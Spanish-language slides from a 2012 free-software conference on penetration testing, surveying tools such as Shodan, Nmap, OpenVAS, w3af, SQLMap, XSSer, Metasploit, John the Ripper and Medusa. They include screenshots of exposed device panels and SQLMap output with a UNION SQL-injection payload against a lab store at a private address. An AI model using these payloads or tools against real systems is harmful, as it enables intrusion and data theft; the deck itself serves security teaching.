

Breaking systems security with free software



Jesús Pérez

@jesusprubio

<http://nicerosniunos.blogspot.com>

XI Xornadas Libres GPUL
Facultad de Informática, A Coruña (2012)



Carlos López

@cl0p3z

<http://blog.neutrino.es/>

Índice

- Introducción
 - Características
- Test de intrusión
- Herramientas
- Opinión

*** Demos**

Introducción

Características

- Pen-testers / Hacktivistas
- Trabajo repetitivo -> automatización
- Conocimientos
- Ética

*** Demo: Loiq**

Test de intrusión



Características

- Simulación de ataque para determinar nivel de protección
- Caja negra/blanca/gris
- Fases:
 - Recopilación de información
 - Búsqueda de vulnerabilidades
 - Explotación
 - Post-Explotación
- Metodologías: OSSTMM, NIST, OWASP, etc.

Test de intrusión

Recopilación de información (1)

- Objetivo: Máxima información posible pública y/o confidencial
- Fuentes heterogéneas
- Importante: Límite en el tiempo
- Footprinting y fingerprinting



Test de intrusión

Búsqueda de vulnerabilidades (2)

- Vulnerabilidad: Error en un software (Bug)
- ¿Software vulnerable?



Test de intrusión

Explotación (3)

- Aprovechamiento de las vulnerabilidades
- Exploit: Software que aprovecha alguna
- Objetivos:
 - Destruir/inhabilitar sistema
 - Acceso no autorizado



Test de intrusión



Post-Explotación (4)

- Fun ;)
- Ejemplos:
 - Elevación privilegios
 - Mantener acceso
 - Eliminar rastro
 - Password cracking
 - Sniffing
 - etc.
- Nuevos objetivos -> nuevo ciclo



Test de intrusión

Entorno



Shodan

Características

- Motor de búsqueda
- Sistemas específicos
- Filtros
- Límites uso :(
- Fases: 1 y 2
- vs. Eriipp (sin límite)

ERIPP



Shodan

The image shows a web browser window with multiple tabs. The active tab is titled "NETGEAR WG602 Ac..." and displays the "NETGEAR settings" page for a "54 Mbps Wireless Access Point WG602 v2". The page has a left sidebar with a navigation menu and a main content area with configuration sections. The sidebar menu includes:

- Information
- Setup
 - IP Settings
 - Wireless Settings
 - Security Settings
 - Access Control
- Management
 - Change Password
 - Upgrade Firmware
 - Restore Factory Default
 - Station List
 - Reboot AP
- Advanced
 - Wireless Settings
 - Wireless Bridging
- Logout


The main content area is titled "Information" and contains three sections:

- Access Point Information**
 - Access Point Name: [Redacted]
 - MAC Address: [Redacted]
 - Region: [Redacted]
 - Firmware Version: [Redacted]
- Current IP Settings**
 - IP Address: [Redacted]
 - Subnet Mask: [Redacted]
 - Default Gateway: [Redacted]
 - DHCP Client: Enable
- Current Wireless Settings**
 - Wireless Network Name (SSID): [Redacted]
 - Channel: [Redacted]
 - Encryption Type: [Redacted]
 - Access Control: Disable

Overlaid on the bottom right of the browser window is the "Cisco SDM Express" configuration interface. It features a top navigation bar with "Help | About | Exit" and the Cisco logo. The interface is divided into several panels:

- Tasks**: A list of configuration tasks including Overview, Basic Configuration, LAN, Internet (WAN), Firewall, DHCP, NAT, Routing, Security, and Reset to Factory Default.
- Tools**: A list of tools including Ping, Telnet, Cisco SDM, and Software Update.
- Overview**: The main configuration area with sections for:
 - LAN**: Shows "Up" status and configuration for GigabitEthernet0/1, including Interface, IP / Mask, and DHCP Server.
 - Internet (WAN)**: Shows "Total Supported WAN:" and "Total WAN Connections:".
 - Firewall**: Shows the Firewall status.
- Model Type**: A dropdown menu showing "IOS Versior" (sic) and a "Refresh" button.

Shodan



Shodan

The screenshot displays the Neptune Systems AquaControllers web interface. The top navigation bar includes links for Status, Graphs, Data log, Season table, Configuration, and XML. The Configuration menu is open, showing options: Display setup, Outlet setup, Module setup, Profiles setup, Clock setup, Network setup, and Load/Save. The main content area shows the 'Apex Station' status with a timestamp of Jul 21 2011 10:22, temperature of 78.6 F, pH of 7.9, and pHx6 Amp of 4.48. Below this is a table of system components and their status:


Component	Setting	Status
MoonLights		ON
FugeLight	Auto	OFF
VHO	Auto	OFF
MH	Auto	OFF
Heater	Auto	OFF
Fans	Auto	OFF
CO2	Manual Off	OFF
ReturnPump	Auto	ON

Below the table, a power status message reads: 'Power Failed: Jun 29 2011 17:14:52', 'Power Restored: Jun 29 2011 17:15:32', and 'Power OK: EB8_3 (31269 Minutes - 01.8 Amps)'. At the bottom, there is another table of components:




Component	Setting	Status
OverFlowPump	Auto	OFF
OvrFlwAquaLf	Auto	OFF
Halides_7_1	Auto	OFF
MoonLED_7_2	Auto	OFF
Actinics_7_3	Auto	ON
KalkDose_7_4	Auto	OFF
Heater_7_5	Auto	ON
CACO2Sol_7_6	Auto	OFF
Empty_7_7	Auto	OFF
ATO_7_8	Auto	OFF

<http://www.securitybydefault.com/>

Shodan



Shodan



<http://blog.48bits.com>

Netglub

Características

- Recolección de información
- Análisis forense
- Inteligencia
- Fase: 1
- Netglub vs Maltego



*** Demo: Netglub NASA**

Nmap & Zenmap

Características

- GUI oficial Nmap
- Escáner de puertos
- Perfiles escaneo
- Fase: 1



OpenVas

Características

- Escáner de red
- ¡Ruido!
- Arquitectura cliente/servidor (web)
- Fork de Nessus 2
- Fases: 1 y 2



W3af

Características

- Escáner vulnerabilidades web
- Interfaz algo lenta
- Fases: 1, 2 y ¿3?



w3af

Web Application Attack and Audit Framework

W3af

The image displays the W3af (Web Application Attack and Audit Framework) interface, which is used for performing security audits on web applications. The main window is titled "w3af - Web Application Attack and Audit Framework".

Configuration Window (Left):

- Profiles:** A list of profiles including "empty_profile", "OWASP_TOP10", "audit_high_risk", "bruteforce", "fast_scan", "full_audit", "full_audit_manual_disc", "sitemap", and "web_infrastructure".
- Target:** Set to "http://192.168.122.63/".
- Plugins:** A list of plugins with checkboxes for activation. The "htmlFile" plugin is selected. Below the list, it states: "This plugin writes the framework messages to an HTML report file. Two configurable parameters exist: - fileName - verbose".
- Plugin Configuration:** A section for configuring the selected plugin. It shows "fileName" set to "/home/baguira/Desktop/report.html" and "verbose" checked.
- Buttons:** "Iniciar" (Start) and "Save configuration".

Results Window (Right):

- Log:** A list of log entries showing the progress of the audit. It includes timestamps and messages such as "Auto-enabling plugin: grep.error500", "New URL found by webSpider plugin: http://192.168.122.63/BadStore_net_v1_2_Manual.pdf", and "New URL found by webSpider plugin: http://192.168.122.63/cgi-bin/badstore.cgi?action=cartadd".
- Discovery progress:** A progress bar showing "Discovery progress: 15.76 % - ETA: 00d 00h 00m 05s".
- Running discovery:** A message indicating the current task: "Running discovery: webSpider on http://192.168.122.63/images/store1.jpg | Method: GET".

KB Browser (Bottom):

- Knowledge Base:** A list of vulnerabilities found. It shows "SQL injection vulnerability" with a count of 6.
- Request/Response navigator:** A section for viewing the request and response details. It shows a "Raw" view of the request and response data.
- Request Details:** A table showing the request parameters: "action" with value "search" and "searchquery" with value "d2*0".

SQLMap

Características

- Automatiza SQL injection
- Múltiples vectores ataque
- Múltiples SGBD
- Fases: 1, 2 y 3



SQLMap

```
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: GET
Parameter: searchquery
  Type: UNION query
  Title: MySQL UNION query (NULL) - 1 to 10 columns
  Payload: searchquery=hi' UNION ALL SELECT CONCAT (CHAR(58,110,101,109,58),CHAR(104,111,77,77,120,106,85,83,112,111),CHAR(58,118,102,118,58)), NULL, NULL, NULL# AND '
pPlX'='pPlX&action=search&x=0&y=0
---

[18:43:13] [INFO] the back-end DBMS is MySQL
[18:43:13] [INFO] fetching banner

web application technology: Apache 1.3.28
back-end DBMS: MySQL 4
banner:      '4.1.7-standard'

[18:43:14] [INFO] Fetched data logged to text files under '/home/baguira/Installed/sqlmap/output/192.168.122.63'

[*] shutting down at: 18:43:14

baguira@copitojr:~/Installed/sqlmap$
```

```
Terminal 0
---
Place: GET
Parameter: searchquery
  Type: UNION query
  Title: MySQL UNION query (NULL) - 1 to 10 columns
  Payload: searchquery=hi' UNION ALL SELECT CONCAT (CHAR(58,110,101,109,58),CHAR(104,111,77,77,120,106,85,83,112,111),CHAR(58,118,102,118,58)), NULL, NULL, NULL# AND '
pPlX'='pPlX&action=search&x=0&y=0
---

[18:45:46] [INFO] the back-end DBMS is MySQL

web application technology: Apache 1.3.28
back-end DBMS: MySQL 4
[18:45:46] [INFO] fetching current database
[18:45:46] [INFO] read from file '/home/baguira/Installed/sqlmap/output/192.168.122.63/session': badstoredb, badstoredb, badstoredb
current database:      'badstoredb'

[18:45:46] [INFO] Fetched data logged to text files under '/home/baguira/Installed/sqlmap/output/192.168.122.63'

[*] shutting down at: 18:45:46

baguira@copitojr:~/Installed/sqlmap$
```

SQLMap

```
[18:47:41] [INFO] resuming back-end DBMS 'mysql 4' from session file
[18:47:41] [INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
...
Place: GET
Parameter: searchquery
  Type: UNION query
  Title: MySQL UNION query (NULL) - 1 to 10 columns
  Payload: searchquery=hi' UNION ALL SELECT CONCAT(CHAR(58,110,101,109,58),CHAR(104,111,77,77,120,106,85,83,112,111),CHAR(58,118,102,118,58)), NULL, NULL, NULL# AND '
pPLX'='pPLX&action=search&x=0&y=0
...
```

```
[18:47:41] [INFO] the back-end DBMS is MySQL

web application technology: Apache 1.3.28
back-end DBMS: MySQL 4
[18:47:41] [ERROR] information_schema not available, back-end DBMS is MySQL < 5.0
do you want to use common table existence check? [Y/n/q]
[18:48:51] [INFO] checking table existence using items from '/home/baguira/Installed/sqlmap/txt/common-tables.txt'
[18:48:51] [INFO] adding words used on web page to the check list
please enter number of threads? [Enter for 1 (current)] 3
[18:51:05] [INFO] tried 132/3288 items (4%)
```

Terminal 0

```
[18:47:41] [INFO] the back-end DBMS is MySQL

web application technology: Apache 1.3.28
back-end DBMS: MySQL 4
[18:47:41] [ERROR] information_schema not available, back-end DBMS is MySQL < 5.0
do you want to use common table existence check? [Y/n/q]
[18:48:51] [INFO] checking table existence using items from '/home/baguira/Installed/sqlmap/txt/common-tables.txt'
[18:48:51] [INFO] adding words used on web page to the check list
please enter number of threads? [Enter for 1 (current)] 3
[19:09:18] [INFO] retrieved: itemdb
```

```
Database: badstoredb
[1 table]
+-----+
| itemdb |
+-----+
```

```
[19:09:19] [INFO] Fetched data logged to text files under '/home/baguira/Installed/sqlmap/output/192.168.122.63'
```

```
[*] shutting down at: 19:09:19
```

```
baguira@copitojr:~/Installed/sqlmap$
```

Terminal 0 Terminal 1


XSSer

Características

- Framework automatiza Cross-site Scripting
- Soporta distintas técnicas XSS
- Evasión filtros
- Fases: 1, 2 y 3





XSSer



Metasploit & Armitage

Características

- Armitage: Metasploit GUI
- Pro :(vs Community :| vs Framework :)
- Metasploit framework:
 - Uso y desarrollo de exploits
 - Test de intrusión (módulos auxiliares)
- Fases: 1, 2, 3 y 4



*** Demo: Owning Metasploitable**

John the Ripper

Características

- Ataques de fuerza bruta y basados en diccionario
- Funciona con diversos formatos: DES, MD5, Kerberos AFS, Windows LM hashes, BSDI's extended DES, OpenBSD's Blowfish...
- Puede generar diccionarios
- Útil para administradores de sistemas: permite probar passwords debiles de forma periodica/automatica y enviar un mail de alerta al usuario



Medusa

Características

- Ataque basado en diccionario
- Funciona de forma remota
- Soporta múltiples servicios: ssh, vnc, telnet, ftp, svn, mysql...
- Permite paralelizar el ataque a uno o múltiples hosts

*** Demo: Bruteforcing SSH**

```
ramiro@coornanthon:~$ medusa -h
Medusa v2.9.0 [http://www.fooofus.net] (C) J0n0-Kun / Fooofus Networks <j0k@fooofus.net>
ALERT: Host information must be supplied.

Syntax: medusa [-h host] [-H file] [-u username] [-U file] [-P password] [-C file] [-M module] [-OPT]
-h [TEXT]      : Target hostname or IP address
-H [FILE]      : File containing target hostnames or IP addresses
-u [TEXT]      : Username to test
-U [FILE]      : File containing usernames to test
-P [TEXT]      : Password to test
-U [FILE]      : File containing passwords to test
-C [FILE]      : File containing combo entries. See README for more information.
-O [FILE]      : File to append log information to
-e [s/yes]     : Additional password checks (if no Password, {s} Password = Username)
